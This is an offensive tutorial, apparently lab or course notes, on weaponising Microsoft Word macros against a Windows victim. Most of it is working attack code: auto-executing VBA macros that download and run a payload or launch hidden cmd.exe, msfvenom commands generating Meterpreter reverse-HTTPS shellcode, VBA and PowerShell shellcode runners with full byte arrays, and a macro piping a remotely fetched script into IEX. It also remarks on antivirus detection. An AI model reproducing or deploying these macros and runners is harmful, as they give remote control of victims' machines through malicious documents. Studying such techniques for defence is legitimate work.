
How to create a Macro
First, we’ll open Microsoft Word on the Windows 11 victim machine and create a new document. We’ll navigate to the View tab and select Macros to access the Macro menu.

We must choose the current document from the drop-down menu in the Macros dialog window. In our case, we will choose Document1 (document) to select our unnamed document. If we do not choose this document, Word will save the macro to the global template.


After selecting the current document, we’ll enter a name for the macro. In this example, we’ll name the macro “MyMacro”. Selecting Create will launch the VBA editor which we can use to run and debug the code.
Technique to use VBA to launch an external application like cmd.exe. The first and simplest technique leverages the VBA Shell function, which takes two arguments. The first is the path and name of the application to launch along with any arguments. The second is the WindowStyle, which sets the program’s window style. As attackers, the vbHide value or its numerical equivalent (0) is the most interesting as it will hide the window of the program launched.
Powershell with VBA RCE
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub

Sub MyMacro()
    Dim str As String
'   Download the file from our web server
    str = "powershell (New-Object System.Net.WebClient).DownloadFile('http://192.168.45.201/payload.exe', 'payload.exe')"
    Shell str, vbHide
    Dim exePath As String
    exePath = ActiveDocument.Path & "\payload.exe"
    Wait (3)
    Shell exePath, vbHide

End Sub

Sub Wait(n As Long)
    Dim t As Date
    t = Now
    Do
        DoEvents
    Loop Until Now >= DateAdd("s", n, t)
End Sub
Simple cmd.exe execution
In the example below, as soon as the victim enables macros, we will launch a command prompt with a hidden window.
1
2
3
4
5
6
7
8
9
10
11
12
13
Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub

Sub MyMacro()
    Dim str As String
    str = "cmd.exe"
    CreateObject("Wscript.Shell").Run str, 0
End Sub
Calling Win32 APIs from VBA (Stealthy)
Windows operating system APIs (or Win32 APIs) are in dynamic link libraries and run as unmanaged code. We’ll use the Declare keyword to link to these APIs in VBA, providing the name of the function, the DLL it resides in, the argument types, and return value types. We will use a Private Declare, meaning that this function will only be used in our local code.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
' Import Win32 API (must be outside the procedure)
Private Declare PtrSafe Function GetPhysicallyInstalledSystemMemory Lib "kernel32.dll" ( _
    ByRef TotalMemoryInKilobytes As LongLong _
) As Long

Function GetRAM()
    Dim res As Long
    Dim memKB As LongLong
    Dim memGB As Double

    ' Call the API
    res = GetPhysicallyInstalledSystemMemory(memKB)

    If res <> 0 Then
        ' Convert KB → GB
        memGB = memKB / 1024# / 1024#

        MsgBox "Installed RAM: " & Round(memGB, 2) & " GB"
    Else
        MsgBox "Failed to retrieve memory information"
    End If
End Function
VBA Shellcode Runner
We will use VirtualAlloc to allocate unmanaged memory that is writable, readable, and executable. We’ll then copy the shellcode into the newly allocated memory with RtlMoveMemory and create a new execution thread in the process through CreateThread to execute the shellcode. Let’s inspect each of these Win32 APIs and reproduce them in VBA.
We need to first generate our shellcode:
1
2
3
4
5
6
7
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 EXITFUNC=thread -f vbapplication
...
Payload size: 793 bytes
Final size of vbapplication file: 2655 bytes
buf = Array(252,72,131,228,240,232,204,0,0,0,65,81,65,80,82,72,49,210,81,101,72,
...
06,0,89,187,224,29,42,10,65,137,218,255,213)
To summarize, we begin by declaring functions for the three Win32 APIs. Then we declare five variables, including a variable for our Meterpreter array and use VirtualAlloc to create some space for our shellcode. Next, we use RtlMoveMemory to put our code in memory with the help of a For loop. Finally, we use CreateThread to execute our shellcode.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long, ByRef ThreadId As Long) As LongPtr

Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr

Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long) As LongPtr

Function MyMacro()
    Dim buf As Variant
    Dim addr As LongPtr
    Dim counter As Long
    Dim data As Long
    Dim res As LongPtr

    buf = Array(252,72,131,228,240,232,204,0,0,0,65,81,65,80,82,72,49,210,81,101,72,
    ...
    06,0,89,187,224,29,42,10,65,137,218,255,213)

    addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)

    For counter = LBound(buf) To UBound(buf)
        data = buf(counter)
        res = RtlMoveMemory(addr + counter, data, 1)
    Next counter

    res = CreateThread(0, 0, addr, 0, 0, 0)
End Function

Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub
Remember that the shellcode is made with meterpreter, a meterpreter listener needs to be opened Although we have a working exploit, there’s room for improvement. First, the document contains the embedded first-stage Meterpreter shellcode and is saved to the hard drive where it may be detected by antivirus. Second, the VBA version of our attack executed the shellcode directly in memory of the Word process. If the victim closes Word, we’ll lose our shell.
PowerShell Shellcode Runner
We need to first generate our shellcode:
1
2
3
4
5
6
7
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 EXITFUNC=thread -f ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 800 bytes
Final size of ps1 file: 3924 bytes
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0...
Save this into a file called run.ps1:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;

public class Kernel32 {
    [DllImport("kernel32")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
        uint flAllocationType, uint flProtect);

    [DllImport("kernel32", CharSet=CharSet.Ansi)]
    public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
        uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter,
            uint dwCreationFlags, IntPtr lpThreadId);

    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern UInt32 WaitForSingleObject(IntPtr hHandle,
        UInt32 dwMilliseconds);
}
"@

Add-Type $Kernel32

[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x41,0x51,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x4d,0x31,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0x48,0x89,0xe1,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xf,0x0,0x0,0x0,0x31,0x39,0x32,0x2e,0x31,0x36,0x38,0x2e,0x34,0x35,0x2e,0x32,0x32,0x35,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0xbb,0x1,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0x5e,0x0,0x0,0x0,0x2f,0x30,0x35,0x64,0x70,0x71,0x4d,0x78,0x68,0x31,0x59,0x39,0x66,0x66,0x46,0x35,0x2d,0x4e,0x6f,0x36,0x39,0x74,0x77,0x63,0x6e,0x41,0x39,0x5f,0x30,0x47,0x6b,0x4b,0x4a,0x46,0x4d,0x71,0x51,0x48,0x41,0x75,0x45,0x4b,0x38,0x46,0x79,0x52,0x34,0x43,0x6c,0x75,0x2d,0x52,0x6d,0x38,0x47,0x74,0x35,0x36,0x44,0x64,0x54,0x55,0x59,0x4c,0x55,0x53,0x6f,0x6a,0x37,0x63,0x52,0x48,0x71,0x63,0x67,0x4b,0x43,0x47,0x57,0x69,0x55,0x6c,0x67,0x71,0x74,0x57,0x57,0x6e,0x58,0x48,0x37,0x56,0x77,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0xbb,0xe0,0x1d,0x2a,0xa,0x41,0x89,0xda,0xff,0xd5

$size = $buf.Length

[IntPtr]$addr = [Kernel32]::VirtualAlloc(0,$size,0x3000,0x40);

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $size)

$thandle=[Kernel32]::CreateThread(0,0,$addr,0,0,0);

[Kernel32]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
And execute the following Macro on Client-side:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Sub MyMacro()
    Dim str As String
    str = "powershell (New-Object System.Net.WebClient).DownloadString('http://192.168.45.225/run.ps1') | IEX"
    Shell str, vbHide
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub